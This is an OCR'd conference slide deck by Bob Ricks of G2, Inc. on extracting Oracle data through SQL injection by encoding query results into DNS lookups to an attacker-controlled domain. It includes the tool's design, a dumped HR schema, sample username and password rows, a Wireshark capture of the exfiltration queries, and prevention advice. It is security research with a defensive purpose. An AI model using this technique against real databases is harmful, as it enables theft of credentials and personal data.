


DNS Data Exfiltration

Using SQL Injection

Bob Ricks
G2, Inc.

SQL Injection

- We assume knowledge of how it works
- Basic types of data exfiltration
  - Verbose
    - Displayed on page
    - Error based
  - Blind
    - Timing
    - HTTP Request
    - Change in page
    - DNS Exfiltration


Related Work on DNS Exfiltration

- http://pentestmonkey.net/blog/mssql-dns/
- David Litchfield: The Oracle Hacker's Handbook: Hacking and Defending Oracle
- Squeeza (http://www.sensepost.com/research/squeeza/dc-15-

Attacking Oracle


- Because it's there, and out there
- Most of the DNS Exfiltration tools attack MS-SQL Server
- Until Oracle 11g, access to UTL_INADDR defaulted to on and unprotected. Access to UTL_HTTP defaults to on, but Oracle recommends turning it off unless needed.

Why we are here



- DNS is Usually available
  - HTTP connections should be blocked
  - There is usually a DNS path available
    - Even if the database has no outbound comms
    - DNS server for DMZ will probably forward requests
- Speed
  - Timing/change in page extract ~1 bit per injection
- Completeness
  - Non-standard table and column names
  - Data types

What we built




- Tool to exfiltrate arbitrary data from Oracle
- Automatically generates injection strings
- Receives and processes DNS queries
- Asks for additional information based on responses from the database

Our Design

- Submit a number of queries in each round
  - We know from the position in the DNS request which subquery each field matches
  - Can configure how many subqueries and maximum length of each return value
- Random characters plus query number
- Use a short domain name, xg2.us
- e.g. 0414243.DATABASE.sal0.xg2.us

What we learned



- DNS Restrictions
  - Total size 248 characters, including overhead
    - Require use of entire domain, own domain name
  - Each field needs to be 1-63 characters
    - Each subquery must return 1 column and 1 row


How we process data types

- RAW
  - Uses approximately twice as many characters
  - Nothing has to be changed, all chars valid
- Character strings
  - Good if all characters and numbers
  - Need conversion if there are spaces
  - Marker to determine if truncated
- Numbers

Tool used on HR Schema


- Standard HR Schema

```
Displaying Schema
User: HR
Attributes:
 authentication => DATABASE
 username => HR
 web_server_internal_ip => 127.0.0.1
 language => AMERICAN_AMERICA.WE8MSWIN1252
 database_ip => 192.168.10.93
 lang => US
 web_host => hawker
8 Tables
 Table: "USERS" has 2 columns and  approximately 1 rows
  Column: "USERNAME" (VARCHAR2)
  Column: "PASSWORD" (VARCHAR2)
 Table: "COUNTRIES" has 3 columns and  approximately 25 rows
  Column: "COUNTRY_ID" (CHAR)
  Column: "COUNTRY_NAME" (VARCHAR2)
  Column: "REGION_ID" (NUMBER)
 Table: "EMPLOYEES" has 11 columns and  approximately 107 rows
  Column: "EMPLOYEE_ID" (NUMBER)
  Column: "FIRST_NAME" (VARCHAR2)
  Column: "LAST_NAME" (VARCHAR2)
  Column: "EMAIL" (VARCHAR2)
  Column: "PHONE_NUMBER" (VARCHAR2)
  Column: "HIRE_DATE" (DATE)
  Column: "JOB_ID" (VARCHAR2)
  Column: "SALARY" (NUMBER)
  Column: "COMMISSION_PCT" (NUMBER)
  Column: "MANAGER_ID" (NUMBER)
  Column: "DEPARTMENT_ID" (NUMBER)
… (4 More Tables)
```



- Time 5 min, ALL data

Absinthe on same DB



- Graph shows
  - Initialization
  - Schema Name
  - Table names
- 5 Took minutes
- Our tool got basically all this in 6 seconds

COUNTRIES

- Absinthe is getting column names, data types, etc.
- Took about 5 minutes
- Much higher CPU utilization on





Table: “USERS”




"USERNAME","PASSWORD"
"admin","password"
"bob","';alfkjsdj023jr;oajsdc890asfdja023j“

Another example

"USERNAME","PASSWORD"
"Iamgettingtiredofcomingupwithfakeusernamesandpasswords","Thisisjustpainfultohavetokeepdoingthisajf0923ja09a0fj[a}{F03927"

Wireshark


Intel(R) PRO/Wireless 3945ABG Network Connection (Microsoft's Packet Scheduler) : Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: udp.port==53
Expression... Clear Apply
No. Time Source Destination Protocol Info
456 26.621551 192.168.72.5 68.237.161.39 DNS Standard query response A 12.6.19.80
461 26.955176 68.237.161.39 192.168.72.5 DNS Standard query A 14141414258414150.26.36.sez9r.xg2.us
462 26.955633 192.168.72.5 68.237.161.39 DNS Standard query response A 12.6.19.80
466 27.287272 68.237.161.36 192.168.72.5 DNS Standard query A C20210.19950518.C220.9l49s.xg2.us
467 27.287696 192.168.72.5 68.237.161.36 DNS Standard query response A 12.6.19.80
471 27.619161 68.237.161.37 192.168.72.5 DNS Standard query A 72.C2020F.jk99t.xg2.us
472 27.619643 192.168.72.5 68.237.161.37 DNS Standard query response A 12.6.19.80
476 27.847377 68.237.161.36 192.168.72.5 DNS Standard query A C11F.AKHOO.rpz9u.xg2.us
477 27.849419 192.168.72.5 68.237.161.36 DNS Standard query response A 12.6.19.80
481 28.184905 68.237.161.40 192.168.72.5 DNS Standard query A 0416C6578616E646572.050555F434C45524B.a689v.xg2.us
482 28.186014 192.168.72.5 68.237.161.40 DNS Standard query response A 12.6.19.80
486 28.517911 68.237.161.36 192.168.72.5 DNS Standard query A 04B686F6F.03531352E3132372E34.9.knc9w.xg2.us
487 28.518445 192.168.72.5 68.237.161.36 DNS Standard query response A 12.6.19.80
490 28.876599 68.237.161.40 192.168.72.5 DNS Standard query A 1414141413341414E.36C442B.12.su79x.xg2.us
492 28.877574 192.168.72.5 68.237.161.40 DNS Standard query response A 12.6.19.80
495 29.184014 68.237.161.37 192.168.72.5 DNS Standard query A C20229.72.562.48e9y.xg2.us
496 29.184449 192.168.72.5 68.237.161.37 DNS Standard query response A 12.6.19.80
500 29.491148 68.237.161.38 192.168.72.5 DNS Standard query A C104.C212.ldv9z.xg2.us
Frame 1 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: Belkin_43:e9:f6 (00:11:50:43:e9:f6), Dst: IntelCor_08:a9:17 (00:1c:bf:08:a9:17)
Internet Protocol, Src: 68.237.161.39 (68.237.161.39), Dst: 192.168.72.5 (192.168.72.5)
User Datagram Protocol, Src Port: 48669 (48669), Dst Port: domain (53)
Domain Name System (query)
0000 00 1c bf 08 a9 17 00 11 50 43 e9 f6 08 00 45 00 .... PC....E.
0010 00 54 4d 67 40 00 f8 11 46 6f 44 ed a1 27 c0 a8 .TMg@... FoD..'..
0020 48 05 be 1d 00 35 00 40 ca 4a f0 67 00 00 00 01 H....5.@ .J.g....
0030 00 00 00 00 00 00 02 33 36 02 32 36 13 34 31 34 ....3 6.26.414
0040 31 34 31 34 33 33 39 34 35 34 31 34 31 34 35 34 14143394 54141454
Intel(R) PRO/Wireless 3945ABG Network Connec...
Packets: 500 Displayed: 189 Marked: 0
Profile: Default

What the tool does not do

- Find SQL injection sites for you
- Does not process “long” data type because you cannot use functions on it
  - Extensive use of the following functions
    - LENGTH()
    - SUBSTR()
    - UTL_RAW.cast_to_raw()

Future Work

- Retry queries/fields that failed
- Create GUI front end
  - Would work well on a web server since we could have the web server control a domain
  - Specify target, parameters, cookies
- Harden tool


Prevention

- Revoke priveleges on UTL_INADDR to Oracle user used by web pages
- No outgoing DNS requests from DMZ
- Fix SQL injection sites
- There are no good fixes for bad programming
- Always check ALL input from “users”
  - Strings, passwords, cookies
- Double-check login information

Summary


- SQL Injection is bad news (in a good way)
- DNS exfiltration can be very effective
- DBAs should block DNS for web users
- Web programmers should guard against SQL injection
  - Parameterized SQL

Extra Slides



- String strategy
- Additional data tables
  - Stress nonstandard table names
  - File names are URL Encoded
  - Varying data types

String Strategy



- If possible and starts with non-’0’ pull as is
- If necessary convert to ‘0’ plus raw (hex)
- Ask for substring of allowable length
- If return is maximum length
  - Ask for length

Table: EMPTY

"BLANK","EMPTY","NONE","NIL"


